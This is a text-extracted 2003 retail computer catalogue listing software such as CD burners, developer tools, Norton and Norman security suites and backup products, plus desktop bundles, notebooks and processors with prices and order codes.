NTI CD-Maker Platinum

NTI CD-Maker Platinum is your solution for burning CDs and DVDs. The integrated user interface delivers fast and easy burning in a few easy steps. Safeguard. Organize and Share all of your files with one, easy-to-use CD and DVD burning solution.



\$95

Websearch Code 195243

ACDSee Imaging 5

View, organise, touch-up, print and share your digital photos... fast! ACDSee picture viewer and graphic converter is the solution for managing your images. Preview sound and video files for over 50 media formats. Plus, quickly store thumbnails of your entire CD collection.



\$139

Websearch Code 192553

ACDSee Imaging 5 PowerPack

Get, view, organize, print, enhance and share your digital photos super fast using ACDSee, fix and beautify them with ACD PhotoCanvas and make multimedia slide shows you can share with anyone using ACD FotoAnalog.



\$195

Websearch Code 192553

Roxio Toast with Jam

Delivers the full CD and DVD burning power of Toast plus pro audio CD editing and mastering for Mac. Record your audio to CD or DVD - your audio, video, photos and data. Produce commercial CDs and demos with impeccable quality. Import your favorite file formats like AIFF, WAV, MP3 or SoundDesigner II. Plus much more. Built for Mac OS X.



\$399

Roxio Easy CD & DVD Creator 6

Rip, play, edit, organise and burn your digital music with new AudioCentral. Preserve memories in electronic albums, create photo slide shows, print or e-mail photos with new PhotoSuite. Make DVD movies with professional transitions and animated menus to play on your home DVD player with new DVD Builder.



\$129

Roxio GoBack 3 Deluxe

Delivers quick and easy system recovery, providing award-winning protection to Windows PCs. GoBack protects you from system crashes, virus damage, failed software installations, even user error, by letting you easily return to a time when your computer worked.



\$95

Crystal Reports 9

High-productivity Report Creation and Integration

Crystal Reports is a high productivity reporting technology for rapidly transforming almost any data into powerful, interactive content. Tightly integrate dynamic content into .NET, Java and COM applications for end user viewing, interaction and modification at runtime. Let end users access and interact with key report objects via portals, wireless devices and Microsoft Office documents.

Crystal Reports 9 Advanced Edition

Designed for creating, integrating and deploying reports within complex enterprise web and wireless applications without increasing development overhead. The Advanced Edition is a high productivity reporting technology for tightly integrating reports into .NET, Java, and COM applications. It includes all the features of the Developer Edition plus additional web flexibility for custom data access, runtime report design and modification, and deployment.

Included with Advanced is Crystal Enterprise Standard.

A managed web reporting solution for fast and easy delivery of reports to end users via the Web. Any Crystal Report can be instantly published to the Web for end users to access, schedule and view.

Crystal Reports 9 Developer Edition

Designed for creating and integrating reports into basic thick-client and web applications, the Developer Edition includes the report design and productivity tools of the Professional edition plus powerful application integration technology.

Crystal Reports 9 Professional Edition

Designed for high productivity report creation and small-scale distribution, the Professional Edition includes data connectivity and report design technology plus an introductory license for web-based report viewing by small teams.

Crystal Analysis 9 Professional

Crystal Analysis Professional delivers guided workflows of OLAP data tailored to your end user needs. This managed solution empowers power users to build and modify their own reports, allowing all levels of stakeholders in the success of your business to easily gain insight into their organization and make intelligent decisions.

"Special Offer: Crystal Enterprise 9 Standard included with Advanced edition"



Advanced Upgrade
\$2699
Websearch Code 190221

Advanced
\$3099
Websearch Code 190461

Professional Upgrade
\$425
Websearch Code 191536

Professional
\$759
Websearch Code 191542

Developer Upgrade
\$539
Websearch Code 191535

Developer
\$915
Websearch Code 191537

Borland C++Builder 6 Professional

RADICAL C++ for Windows

Borland C++Builder 6 Professional provides a highly productive visual development environment for building Web and database applications for the Windows platform. C++Builder enables developers to easily integrate Web Services from across the Internet into their applications using the power and flexibility of SOAP, XML and WSDL. C++Builder also includes CLX, the Borland Component Library for Cross-platform development. CLX enables the creation of cross-platform-ready applications that can be re-compiled and run on the Linux platform with currently planned releases of Borland C++ products for Linux. Gain access to data with database drivers supporting Borland InterBase, Access, Paradox, dBase and MySQL.



Upgrade
\$785
Websearch Code 189739

Full
\$1949
Websearch Code 189736

Borland Kylix 3 Professional

Rapid application development for Linux

Borland Kylix 3 Professional delivers a high-performance C++ and Delphi language solution for rapidly creating database, GUI, and Web server applications for the Linux platform. Combine Kylix 3 with Borland C++Builder 6 or Delphi 6 to create single-source, cross-platform Linux/Windows applications.

With a comprehensive palette of reusable, customizable, and extendable pre-built CLX (Component Library for Cross-platform) components, rapidly build high-performance applications that incorporate local database information with high-speed database drivers for Red Hat Database, PostgreSQL, MySQL, and Borland InterBase. Build industry-standard Web Services clients using XML, XSL, SOAP, and WSDL.



Upgrade
\$259
Websearch Code 190688

Full
\$489
Websearch Code 190685

Borland Delphi 7 Studio Professional

High-productivity cross-platform development

Borland Delphi 7 Studio Professional delivers new, integrated technologies for increased productivity. Get your e-business and Web Services applications ready for the path to the Microsoft .NET Framework with the Delphi 7 Studio Migration Kit for .NET.

Expand your market opportunities: use one code base to leverage the power of cross-platform development for Linux with the included Borland Kylix 3 for Delphi environment.

Build highly productive applications with new fully integrated technologies that enable you to add interactive content to your Web sites, deliver powerful reports, and easily navigate UDDI directories, with added Web Services fail-over support.



Upgrade
\$789
Websearch Code 191377

Full
\$1959
Websearch Code 191376

JUNE/JULY 2003

PaintShop Pro 8

Not only have your favorite photo editing and graphic design tools been improved, there's a whole array of new ones. Plus, there's a brand-new integrated learning system that's easier to use than ever before. So whether you're new to Paint Shop Pro or have been using it forever, you can learn all the things you never knew how to do.

- **Background Eraser.** Quickly remove unwanted sections with the Background Eraser.
- **Warping Tools.** Create crazy caricatures with the Warp Brush by stretching, pulling, pushing, tugging, or skewing your image for all kinds of photo fun.
- **New Filters and Effects.** Smooth skin and produce romantic lighting effects, add realistic transparent bubbles, create seamless patterns, simulate the placement of a lens on your images, and much more.
- **Perspective Correction Tool.** With the new Perspective Correction tool you can easily fix perspective distortions.
- **Paint Engine.** Enjoy greater precision and smoother blending of brush strokes, with the Paint Engine.
- **Automated Productivity Scripts.** Save time and effort by eliminating repetitive tasks with new Script recorder and editor.
- **Enhanced Integrated Learning System.** Identify and fix problem photos plus get help with other common projects using Quick Guide tutorials that provide step-by-step instructions so you can make the most out of Paint Shop Pro.
- **Dynamic Personalization.** Create and save personal workspaces for fast access to tools you use most for each project.



\$247

Websearch Code 196309

WinDVD

WinDVD Creator Plus is the easiest and fastest DVD-making program ever created. WinDVD Creator Plus takes all the easy-to-use features of WinDVD Creator, and adds time-saving features like:

Direct Recording

Direct Recording is to DVD creation what the assembly line was to the industrial revolution, it's like a non-stop expressway from your camera to your burner. With Direct Recording you can burn an hour of video in about an hour, or 2 to 3 times faster than competing products, because WinDVD Creator Plus does all the buffering, rendering and burning in the background, in real-time. Burn DVDs without editing with Direct Recording.

UniPass

UniPass is InterVideo's patent-pending technology that can save hours of DVD-making time because it integrates DVD creation and editing together, so that multiple rendering passes are not needed and simple editing fixes do not take hours to re-render.

OnDiscEditing

OnDiscEditing lets you go into a DVD that you already burned and delete, append or record over titles, all without writing. OnDiscEditing and rewriting the entire disc. With OnDiscEditing you'll never have to rewrite your whole DVD just because you misspelled a word on your title screen.

Plus all the features in WinDVD Creator - Four Easy Steps to make your DVD:

Capture, Edit, Author & Make Movie



\$435

Websearch Code 196309

Norman Personal Firewall

Norman Personal Firewall will protect your computer from hackers, cookies, protect your privacy, monitor all connections, and the Active Content nuisance, block sites by address, block unwanted website content, hide your origin, block banner advertising, etc.

It incorporates the ever popular Parental controls that stops children (or employees) browsing outside unsupervised hours, logging on to forbidden sites, searching using any of the 1000s of the forbidden keywords, etc. Let Norman Personal Firewall protect you while you surf the information superhighway.



\$55

Websearch Code 194838

Norman Virus Control

Norman Virus Control is the best investment you can make to protect your system from rogue code such as computer viruses, Trojans and worms. It is the only product providing true upgrade ability. It has won more Virus Bulletin 100% awards (per times entered) than any other anti-virus product world-wide Discover NVC and discover the feeling of total protection.



\$69

Websearch Code 194837

PC Duo Enterprise

It's your system, take control NOW!!!

Remote Control

- Take instant control of any desktop PC at any location across the LAN, WAN or internet.
- PC-Duo Remote Control has three ways of viewing the remote screen - Watch, Share and Total Control modes.
- Significantly improve response times.

Help Desk

- Web-based system for centrally tracking and managing help desk issues and calls.
- Customise to meet your help desk requirements
- Centralise issue and call management for your help desk department
- Reduce overall costs

Invent Management

- Enables central audit, software management and hardware inventory information for all PCs in the enterprise
- Save up to 90% of time staff spend auditing PCs

Software Distribution

- Install new software applications and updates throughout the network
- Save 90%+ of the time staff spend installing software on PCs
- No need to generate, edit and validate complex scripts

Software Metering

- Identify unused licenses
- Monitor software usage
- Identify mandatory software that has been disabled, determine application software that has been disabled

Diagnostics

- Self-healing
- Selectively protect applications and settings
- Get end-users up and running and diagnose the problem later



Call for Pricing

Steinberg Clean 4

Restoration & CD Burning Software

Be it LP, cassette, CD or MP3: Clean gets rid of hiss and crackle. Its high-quality effects and advanced music processing features give you perfect sounding music. Clean: perfect music and data CDs without hiss or crackle.



\$165

Websearch Code 192611

Steinberg Clean Plus 4

Restoration & CD Burning Software plus USB Phono PreAmp!

Restore your music, optimise sound and burn the result onto CD.

With the USB Phono Preamp - its sound quality being highly superior to many amplifiers - create lossless copies of LPs on your PC.



\$249

Websearch Code 192612

Steinberg DVD Movie Copy

You can easily create backup copies of your favourite movies. DVD Movie Copy automatically selects the best compression rate making the movie fit on single DVD-R or disc-spanning allows you to burn on regular CD-R's.



\$175

Websearch Code 193464

Encyclopaedia Britannica 2003 Deluxe Edition CD-ROM

Includes photos, Merriam-Webster Dictionary, internet links, video and audio clips a world atlas and more.



CD

\$88

Websearch Code 192078

Melways Edition 28

Three great street directories on one CD! Fast access to the Melways, Sydney and NSW Central Coast street directories. Includes Exclusive help, information search screens with access to functions from icons or menus.

**\$99**

Websearch Code WIN..... 192859

Australia on Disc Nov 2002 Ed

At the touch of a button, lists, labels and reports can all be generated or telemarketed direct from AOD, using the built in dialler (modem required).

Easily search by business classification, suburb, state or any of the many fields available on the discs.



Business & Residential Full

\$539

Websearch Code 193362

Business Full

\$349

Websearch Code 193357

Residential Full

\$349

Websearch Code 193361

Dantz Retrospect Professional

Dantz Retrospect Professional delivers the proven capabilities of our enterprise-class products to the home and home office user. You get thorough, fast backups and 100% accurate restores of networked desktops and notebook computers. Designed for safety and security, Retrospect protects against loss due to viruses, newly installed software, user error, damaged hardware, hardware upgrades, hackers, and lost or stolen computers.

**\$269**

Websearch Code 195990

Dantz Retrospect Multi Server

Designed for use in small to midsize businesses, Retrospect Multi Server provides thorough, fast backups and 100%-accurate restores of networked file servers, line-of-business application servers, desktops, and notebook computers. Retrospect protects against loss due to viruses, newly installed software, user error, damaged hardware, hardware upgrades, hackers, and lost or stolen computers for the utmost in safety and security. The industry leader in data protection for more than 12 years, Dantz has received numerous awards and protects millions of computers worldwide.

**\$2395**

Websearch Code 195992

Open File Backup Add-on

Open File Backup allows files to be backed up while they are opened and being used. This is important to ensure proper backup of server applications which are up and running 24 hours a day such as Exchange Server and SQL Server, customer relationship management applications, and accounting packages. For desktop and notebook computers, files containing email messages or calendar appointments can be backed up while they are being used.

**\$1195**

Websearch Code 195993

Proactive Client Backup Add-on

Proactive Client Backup ensures that no computers get starved from being backed up, even if the time required to do the backups exceeds the time allotted to do the backups. This is especially important when backing up networked desktops and notebooks. Proactive Client Backup keeps track of which machines it has backed up, so it can resume backups efficiently during the next scheduled backup session.

**\$1195**

Websearch Code 195994

Dantz Retrospect Single-Server

Designed for use in small to midsize businesses, Retrospect Single Server provides thorough, fast backups and 100%-accurate restores of a file server, or a line-of-business application server, plus networked desktop and notebook computers. Retrospect protects against loss due to viruses, newly installed software, user error, damaged hardware, hardware upgrades, hackers, and lost or stolen computers for the utmost in safety and security. The industry leader in data protection for more than 12 years, Dantz has received numerous awards and protects millions of computers worldwide.

**\$1449**

Websearch Code 195991

Disaster Recovery Add-on

Dantz Retrospect can create disaster recovery CDs for the backup server. While other vendors require that the Disaster Recovery CD be created when the computer is alive, Dantz Retrospect can create a Disaster Recovery CD for a computer that is already dead. The Disaster Recovery process installs the operating system, restores system settings, and finally restores the computer's entire hard drive to any point-in-time.

**\$1195**

Websearch Code 195995

Exchange Server Agent

Retrospect Exchange Agent provides incremental backups of Exchange 5.5 and Exchange 2000 servers while they are running. The Exchange Agent can be configured to perform a full copy on a particular day of the week or every day.

**\$515**

Websearch Code 195996

Retrospect Top 10 Backup Tips...

1. Develop a backup plan - determine how often, a drive to backup to, and backup software you can rely on.
2. Back up often - backup frequently.
3. Automate your backups - schedule your backups when it's most convenient - at night, on weekends or when your computer is least active.
4. Back up more than just documents - restore your entire hard drive in just minutes.
5. Perform incremental backups - backup only new or changed files to your original backup so you can restore your hard drive exactly.
6. Make several copies - to increase the degree of data protection, make numerous sets of data and keep on set in a secure offsite location.
7. Verify your backup - make sure you have full read-back verification.
8. Take advantage of compression - save time and money by squeezing up to twice as many files onto your backup media.
9. Use Retrospect software - the best backup software for any storage device - desktops, notebooks, workgroups and servers.
10. Don't procrastinate - develop your backup plan now!

Remember, the purpose of backup software is to restore. If you can't get back what you've lost, the time and money you've spent backing up was wasted!

Symantec Deluxe Tax Time Bundle

Norton AntiVirus scans and cleans instant-message attachments as well as email messages. It removes viruses automatically, without interrupting your work. And automatic updates help defend your PC against new viruses. Protect your PC today with award-winning Norton AntiVirus.

With Norton Personal Firewall, keep hackers out and personal data in. Includes intrusion detection, application control, and privacy protection. It hides your PC from hackers, blocks suspicious incoming connections, stops malicious programs from spying on your system, and prevents confidential information from being sent out.

Super Tax Time Bundle available late May 2003.



BONUS
MAGAZINE SUBSCRIPTION
When you purchase
Norton Internet Security 2003 or
Norton SystemWorks 2003 until June 30, 2003,
* bonus subscription (choice of one magazine title only)
via mail-in redemption through
Symantec. See box for details.

Women's Weekly
Money
PC USER
HOUSE GARDEN

when you purchase
Norton Internet Security 2003 or
Norton SystemWorks 2003 until June 30, 2003,
* bonus subscription (choice of one magazine title only)
via mail-in redemption through
Symantec. See box for details.

symantec

Norton Internet Security 2003

Symantec's Norton Internet Security 2003 provides essential protection from viruses, hackers, and privacy threats. Included are full versions of Norton AntiVirus and Norton Personal Firewall, which efficiently defend your PC from the most common Internet dangers.

\$30
MAIL-IN UPGRADE
REBATE*

Standard
Websearch Code 191958

\$119

5 User Pack
Websearch Code 192310

\$369

Norton SystemWorks Pro 2003

Symantec's Norton SystemWorks 2003 Professional Edition provides advanced problem-solving solutions to maximize PC performance. Includes award-winning Symantec products and valuable additional utilities to protect your PC from viruses, optimize performance, diagnose and fix problems and recover from disasters.

\$50
MAIL-IN UPGRADE
REBATE*

Standard
Websearch Code 191941

\$165

Norton SystemWorks 2003

Symantec's Norton SystemWorks 2003 is the smartest way to solve computer problems. It includes award-winning Symantec products and additional utilities that help you protect your PC from virus threats, optimize performance, fix and prevent problems, recover from system failures, clean out Internet clutter, and keep dial-up connections active when you are online.

\$30
MAIL-IN UPGRADE
REBATE*

Standard
Websearch Code 191940

\$125

pc Anywhere 10.5

Symantec's pcAnywhere is the world's leading remote control software. Encryption and authentication ensure secure access to remote computers. pcAnywhere also works with cable and DSL modems for faster remote connections. And now you can select and transfer files more easily than ever.

Standard
Websearch Code 198237

\$239

5 User Pack
Websearch Code 198238

\$479

Norton AntiVirus 2003

Symantec's Norton AntiVirus 2003 is the world's most trusted antivirus solution. Removes viruses automatically, protects email and instant messages and automatic updating defends against new viruses.

\$88

Standard
Websearch Code 191986

\$88

5 User Pack
Websearch Code 192309

\$259

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Norton Ghost 2003

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Standard
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\$135

5 User Pack
Websearch Code 192311

\$395

Symantec Firewall VPN Appliance

Model 100 - 4 Lan and 1 Wan Ports
Provides plug and play networking, web access, and firewall and VPN security for up to 25 users.
\$679
Websearch 198987
RentSmart \$7.44 pwk

Model 200 - 8 Lan and 2 Wan Ports
Brings Firewall and VPN protection, load balancing, and high availability to offices with up to 40 users
\$1369
Websearch 189888
RentSmart \$15.01 pwk

Model 200R - 8 Lan and 2 Wan Ports
Brings Firewall and VPN protection, load balancing, and high availability to offices with up to 40 users. Also includes the Symantec VPN Client (with integrated personal firewall).
\$1859
Websearch 189889
RentSmart \$20.38 pwk



Symantec AntiVirus Multi-User Packs

Symantec Small Business Solutions contain Symantec's award-winning, best-of-breed technology to deliver a complete, licensed solution, all in a single box. In addition to providing superior protection from Internet-based threats, these special license packs for small businesses include a Maintenance Agreement providing Upgrade Insurance and Technical Support for one year. The Maintenance Agreement is renewable, helping you maximise the return on your purchase.

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192291	SBS for MS Exchange 5 User	\$799
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193979	SBS Client Security 5 User	\$1249
192292	SBS 10 User	\$1129
192290	SBS for MS Exchange 10 User	\$1399
192288	Multi-Tier Protection 10 User	\$1949
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*For previous owners of Symantec/Norton retail packaged product or pre-loaded OEM or downloaded full version Symantec software. Proof of previous ownership is required. Please retain your sales receipt for 90 days. For previous owners of Symantec/Norton retail packaged product or pre-loaded OEM or downloaded full version Symantec software. Proof of previous ownership is required. Please retain your sales receipt for 90 days. For previous owners of Symantec/Norton retail packaged product or pre-loaded OEM or downloaded full version Symantec software. Proof of previous ownership is required. Please retain your sales receipt for 90 days.


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Drive Image is a Complete Solution for Disaster Recovery, Backups & System Upgrades

\$77
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New easy-to-use, intuitive Windows interface.

New Drive Image features include:


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- **Easy-to-use, intuitive Windows interface**
- **LAN support** allows you to save hard drive images to, and restore from, a network drive
- **Save your image files directly** to another section of your hard drive by automatically creating a dedicated backup partition

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JUNE 2003

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\$69 KHMST657 MS Internet Keyboard **\$45** KHMST658

Logitech MX 300 Optical Mouse

- Most advanced optical system at 800dpi provides unparalleled accuracy
- Quick Switch allows you to move between applications with 1-touch
- High resolution scroll wheel
- USB & PS/2 adapter



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Logitech Cordless Access Keyboard

- 2 metre range powered by 2x AA batteries (included)
- Comfortable zero-degree tilt design
- Access favorite websites & applications with 1-touch keys
- Control audio and video from keyboard
- PC & MAC Compatible
- USB & PS/2 adapter



\$89 LOLDG50 Corded Access Keyboard **\$35** LOLDG66

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The Adelong Special featuring the Intel Celeron 1.7GHz Processor is an excellent blend of power and performance at an incredibly low price! Suitable for first time buyers or as a simple replacement PC.



\$799 SMALL

Intel Celeron™ 1.7GHz
256MB DDR
40GB Hard Drive
1.44MB Floppy Drive
Integrated Video Accelerator
52X CDROM
17" Monitor
ATX MidTower Case
Integrated Sound
Keyboard, Scroll Mouse, Speakers
REDhat Linux v8.0

Upgrade to MS Win XP Home **\$125**
Upgrade to MS WIN XP PRO **\$245**

*Picture for illustration purposes only

Upgrade Bundles

Adelong Upgrade bundles represent great value for users who need a cost effective way to get more performance out of their current PC hardware. Choose a bundle and the processor of your choice to gain instant computing power!

SOHO Value

Processor - Motherboard - Casing

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1 x AGP(4x), 3 x PCI, 4 x USB 1.1
Integrated Video, Audio and LAN

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AMD Athlon XP2200 **\$349** SPADCE35

AMD Athlon XP2400 **\$395** SPADCE40

Intel Celeron 1.7Ghz **\$305** SPADCE37

Intel Celeron 2.0Ghz **\$349** SPADCE38

Intel P4-2.4Ghz **\$499** SPADCE39

INTEL

2 x DDR333
1 x AGP(4x), 3 x PCI, 6 x USB 2.0
Integrated Video, Audio and LAN



Performance Gaming

Processor - Motherboard Graphics - CDRW - Casing

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1 x AGP(4x), 5 x PCI, 6 x USB 2.0
Integrated Audio
128MB nVidia GeForce 4 Ti4200 Graphics
52x24x52 CDRW

AMD Athlon XP 2200 **\$795** SPADCE57

AMD Athlon XP 2400 **\$835** SPADCE58

AMD Athlon XP 2600 **\$895** SPADCE59

Intel P4-2.4Ghz **\$899** SPADCE61

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- Supports Dual AMD Opteron Socket 940 Processors
- AMD 8131 & 8111 Chipset
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- Integrated 8MB ATI Rage XL Graphics
- Integrated 10/100/1000 Gigabit LAN
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\$CALL MEMB1055 *see page 5 for AMD Opteron Processors

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SOHO Advantage

- 256MB DDR RAM
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- 1.44MB Floppy Drive
- Integrated Video Accelerator
- 17" CRT Monitor
- 52X CDROM
- ATX MidTower Case
- Integrated Ethernet
- Integrated Sound
- Keyboard, Mouse, Speaker
- MS Windows XP Home Edition



* Picture for illustration purposes only

AMD Athlon™ XP 2000	\$955	STADE325
AMD Athlon™ XP 2200	\$999	STADE326
AMD Athlon™ XP 2400	\$1029	STADE327
Intel Celeron™ 1.8Ghz	\$975	STADE328
Intel Celeron™ 2.2Ghz	\$1055	STADE329
Intel Pentium™ 4 2.4Ghz	\$1155	STADE330

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Upgrade to 512MB DDR RAM	\$65	Upgrade to 16X DVD-ROM	\$45	Upgrade to 15" LCD Monitor	\$355
Upgrade to 80GB HDD	\$65	Add 52x24x52 CDRW	\$89	Add Internal 56K PCI Modem	\$30
				Upgrade to Multimedia KB & Optical Mouse	\$35

Power Advantage

- 256MB DDR RAM
- 40GB HDD
- 1.44MB Floppy Drive
- 64MB GeForce4 MX440SE with TV Out
- 17" CRT Monitor
- 52X CD-ROM
- ATX MidTower Case
- Integrated 6-Channel Sound
- Keyboard, Mouse, Speakers
- MS Windows XP Home Edition



* Picture for illustration purposes only

AMD Athlon™ XP 2400	\$1145	STADE331
AMD Athlon™ XP 2600	\$1255	STADE332
AMD Athlon™ XP 2800	\$1395	STADE333
Intel Pentium™ 4 2.4Ghz	\$1299	STADE334
Intel Pentium™ 4 2.67Ghz	\$1425	STADE335
Intel Pentium™ 4 3.06Ghz	\$1755	STADE336

UPGRADES FOR POWER ADVANTAGE

Upgrade to 512MB DDR RAM	\$65	Upgrade to 128MB ATI Radeon 9000 PRO II	\$125	Upgrade to Altec Lansing AVS300 Speakers	\$35
Upgrade to 80GB HDD	\$65	Upgrade to 15" LCD Monitor	\$355	Upgrade to Multimedia KB & Optical Mouse	\$35
Upgrade to 16X DVD-ROM	\$45	Upgrade to 17" LCD Monitor	\$595	Add Internal 56K PCI Modem	\$30
Add 52x24x52 CDRW	\$89	Upgrade to 19" CRT Monitor	\$175	Add 10/100 PCI Ethernet Adapter	\$15

Gamer Advantage

- 512MB DDR RAM
- 40GB HDD
- 1.44MB Floppy Drive
- 128MB ATI Radeon 9000 PRO II
- 17" CRT Monitor
- 16X DVD-ROM
- ATX MidTower Case
- Integrated 6-Channel Sound
- Altec Lansing AVS300 Speakers
- PS/2 Multimedia Keyboard
- USB Optical Mouse
- MS Windows XP Home Edition



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AMD Athlon™ XP 2400	\$1455	STADE337
AMD Athlon™ XP 2700	\$1595	STADE338
AMD Athlon™ XP 2800	\$1695	STADE339
Intel Pentium™ 4 2.4Ghz	\$1595	STADE340
Intel Pentium™ 4 2.67Ghz	\$1755	STADE341
Intel Pentium™ 4 2.8Ghz	\$2045	STADE342

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Upgrade to 512MB DDR RAM	\$65	Upgrade to 15" LCD Monitor	\$355	Add 10/100 PCI Ethernet Adapter	\$15
Upgrade to 80GB HDD	\$65	Upgrade to 17" LCD Monitor	\$595	Add 52x24x52 CDRW	\$89
Upgrade to 120GB HDD	\$145	Upgrade to 19" CRT Monitor	\$175	Upgrade to DVRW 2.4xDVD+RW, 32x10x12 CDRW + 32x DVD	\$495
Upgrade to NVIDIA GeForce4 Ti-4200	\$255	Add Internal 56K PCI Modem	\$30		

OEM Software Options on all Systems

Upgrade to MS Windows XP Professional	\$125	Add MS Office XP Professional	\$475	Add Norton Anti-Virus 2002	\$39
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
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Compaq Notebooks

EVO N1015V

The Compaq EVO N1015v is an affordable notebook without compromising on performance or features.

- AMD Athlon 1400+
- 256MB DDR RAM up to 1GB
- 20GB HDD
- 13.3" TFT Display @ 1024x768
- 16MB ATI Radeon IGP Graphics
- 24X CD-ROM + Floppy
- 56K Modem + 10/100 LAN
- 2 x USB, PCMCIA Type II
- Up to 3 hours battery life
- Weights 2.9kg
- Windows XP Professional



\$1795 NBCE095

EVO 1020v

Simplicity and performance at exceptional value.

- Intel Pentium 4 2GHz
- 256MB DDR RAM (1GB Max)
- 30GB Hard Drive
- 32MB ATI Radeon IGP Graphics
- 14.1" TFT Screen @ 1024x768
- 8X DVD-ROM + Floppy
- 56K Modem + 10/100 LAN
- 2 x USB, 1 x IEEE1394, PCMCIA
- Over 2 hours battery life
- Weights 3.1kg
- Windows XP Professional



\$2495 NBCE096

EVO N800V

The EVO N800V provides the performance the user demands and the mobility a user desires.

- Intel Pentium 4-M 2.0GHz
- 256MB DDR RAM up to 1GB
- 40GB HDD
- 15" TFT Display @ 1400x1050
- 64MB ATI Radeon 7500 Graphics
- 24x10x24x8 CD/RW/DVD
- 56K Modem + 10/100 LAN
- 2 x USB 2.0, PCMCIA Type II, IR
- Up to 3.5 hours battery life
- Weights 2.7kg
- Windows XP Professional



\$3495 NBCE097

Intel Pentium 4-M 1.7GHz

\$3045 NBCE098

Bonus 256MB RAM + Case

Acer Notebooks

TravelMate 233X

Users on a budget can enjoy maximized functionality with this full-featured portable notebook.

- Intel Celeron 2.0GHz
- 128MB DDR RAM up to 1GB
- 20GB HDD
- 14.1" TFT Display @ 1024x768
- Onboard Graphics
- 24X CD-ROM + Floppy
- 56K Modem + 10/100 LAN
- 2 x USB 2.0, PCMCIA Type III
- Up to 2.5 hours battery life
- Weights 3kg
- Windows XP Home



\$1799 NBACE025

Bonus TravelStim Polyester Case

TravelMate C104Ti Tablet PC

A convertible Tablet PC with a rotatable screen, voice and pen input, wireless connectivity, advanced security and a lightweight ultra portable design.

- Intel Mobile PIII 900MHz CPU
- 256MB PC133 SDRAM
- 40GB HDD
- 10.4" TFT with 180° rotation + Tablet Stylus Pen
- 8MB VRAM Graphics supporting 1024x768
- USB Slimline CD-ROM
- 56K Modem, 10/100 LAN, 802.11b Wi-Fi LAN
- 2 x USB, IEEE1394 FireWire, IR
- PCMCIA Type II, SmartCard + 2 media
- Up to 3.5 hours battery life
- Weights 1.4kg
- Windows XP Tablet PC Edition



\$3499 NBACE021

Bonus Leather Cover

TravelMate 803LCi

The Intel Celeron - wireless connectivity, extended battery life, maximized performance and a thin/light design.

- Intel Pentium M 1.6GHz with 1MB L2 Cache
- 512MB DDR RAM up to 1GB
- 40GB HDD
- 15" TFT Display @ 1400x1050
- 64MB ATI Radeon 9000 Graphics
- 24x10x8x8 CD/RW/DVD
- PC Card Reader - MMC, SM, SD, Memory Stick
- 56K Modem, 10/100 LAN, 802.11b Wi-Fi Antenna
- Integrated 802.11b Wi-Fi card
- 4 x USB 2.0, PCMCIA Type II
- IEEE1394 FireWire, IR, SmartCard
- Up to 5.5 hours battery life
- Weights 2.35kg
- Windows XP Professional



\$5299 NBACE026

Bonus TravelSure Koskin case

Toshiba Notebooks

Satellite I410

With advanced processing technology, nVidia® 3D graphics, built-in wireless LAN, and modem you're free to perform at your best with the mobile lifestyle of today.

- Intel Mobile Celeron 1.8GHz
- 256MB DDR RAM up to 512MB
- 20GB HDD
- 14.1" TFT Display @ 1024x768
- 16MB nVidia GeForce4 4200G
- 8X DVD + Floppy
- 56K Modem + 10/100 LAN, 802.11b Wi-Fi Antenna
- 3 x USB, PCMCIA Type II/III, IR
- Up to 2.5 hours battery life
- Weights 3.4kg
- Windows XP Home




\$2395 NB705104

Tecra S1

The Toshiba Tecra S1 with Intel Centrino technology is the perfect notebook PC for organisations ready to implement wireless networking into the workplace.

- Intel Pentium M 1.4GHz
- 1MB L2 Cache
- 256MB DDR RAM up to 1GB
- 40GB HDD
- 15" TFT Display @ 1024x768
- 32MB ATI Radeon 9000 Graphics
- 8X DVD/CDRW
- 56K Modem, 10/100 LAN, 802.11a/b Wi-Fi Antenna
- Integrated 802.11b Wi-Fi card
- 3 x USB 2.0, PCMCIA Type II/III
- IR, SecureDigital media slot
- Up to 3.4 hours battery life
- Weights 2.6kg
- Windows XP Professional



\$3695 NB705128

Portege 3500 Tablet PC

The Toshiba Portege 3500, one minute a notebook with a keyboard, the next a sophisticated Tablet PC with a pen.

- Intel Mobile PIII 1.3GHz
- 256MB PC133 SDRAM up to 1GB
- 40GB HDD
- 12.1" TFT with 180° rotation + Tablet Stylus Pen
- 16MB Trident CyberBlade XP Graphics supporting 1024x768
- 56K Modem, 10/100 LAN, 802.11a/b Wi-Fi Antenna, Bluetooth Antenna
- Integrated 802.11b Wi-Fi card
- 2 x USB 2.0, PCMCIA Type II
- IR, SecureDigital, Compact Flash media slot
- Up to 4.5 hours battery life
- Weights 1.8kg
- Windows XP Tablet PC Edition



\$4195 NB705121


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Pentium 4™ Processor 2.53GHz 533MHz FSB	\$379	CP1MT100
Pentium 4™ Processor 2.67GHz 533MHz FSB	\$475	CP1MT101
Pentium 4™ Processor 2.80GHz 533MHz FSB	\$675	CP1MT102
Pentium 4™ Processor 3.0GHz 533MHz FSB	\$799	CP1MT103

Celeron™ Socket 478 Processors

Celeron™ Processor	\$119	CP1MT096
Celeron™ Processor	\$135	CP1MT098
Celeron™ Processor	\$145	CP1MT104
Celeron™ Processor	\$179	CP1MT105
Celeron™ Processor	\$195	CP1MT106
Celeron™ Processor	\$225	CP1MT107

**AMD CPU****AMD Athlon™ MP Processors**

AMD Athlon™ MP 2000+ Processor	\$275	CP1MD071
AMD Athlon™ MP 2200+ Processor	\$299	CP1MD077
AMD Athlon™ MP 2400+ Processor	\$345	CP1MD078
AMD Athlon™ MP 2600+ Processor	\$435	CP1MD081

AMD Athlon™ XP Processors


AMD Athlon™ XP 2000+ Processor	\$145	CP1MD067
AMD Athlon™ XP 2100+ Processor	\$175	CP1MD070
AMD Athlon™ XP 2200+ Processor	\$185	CP1MD073
AMD Athlon™ XP 2400+ Processor	\$235	CP1MD074
AMD Athlon™ XP 2500+ Processor	\$275	CP1MD082
AMD Athlon™ XP 2600+ Processor	\$345	CP1MD075
AMD Athlon™ XP 2700+ Processor	\$395	CP1MD076
AMD Athlon™ XP 2800+ Processor	\$495	CP1MD079
AMD Athlon™ XP 3000+ Processor	\$695	CP1MD080

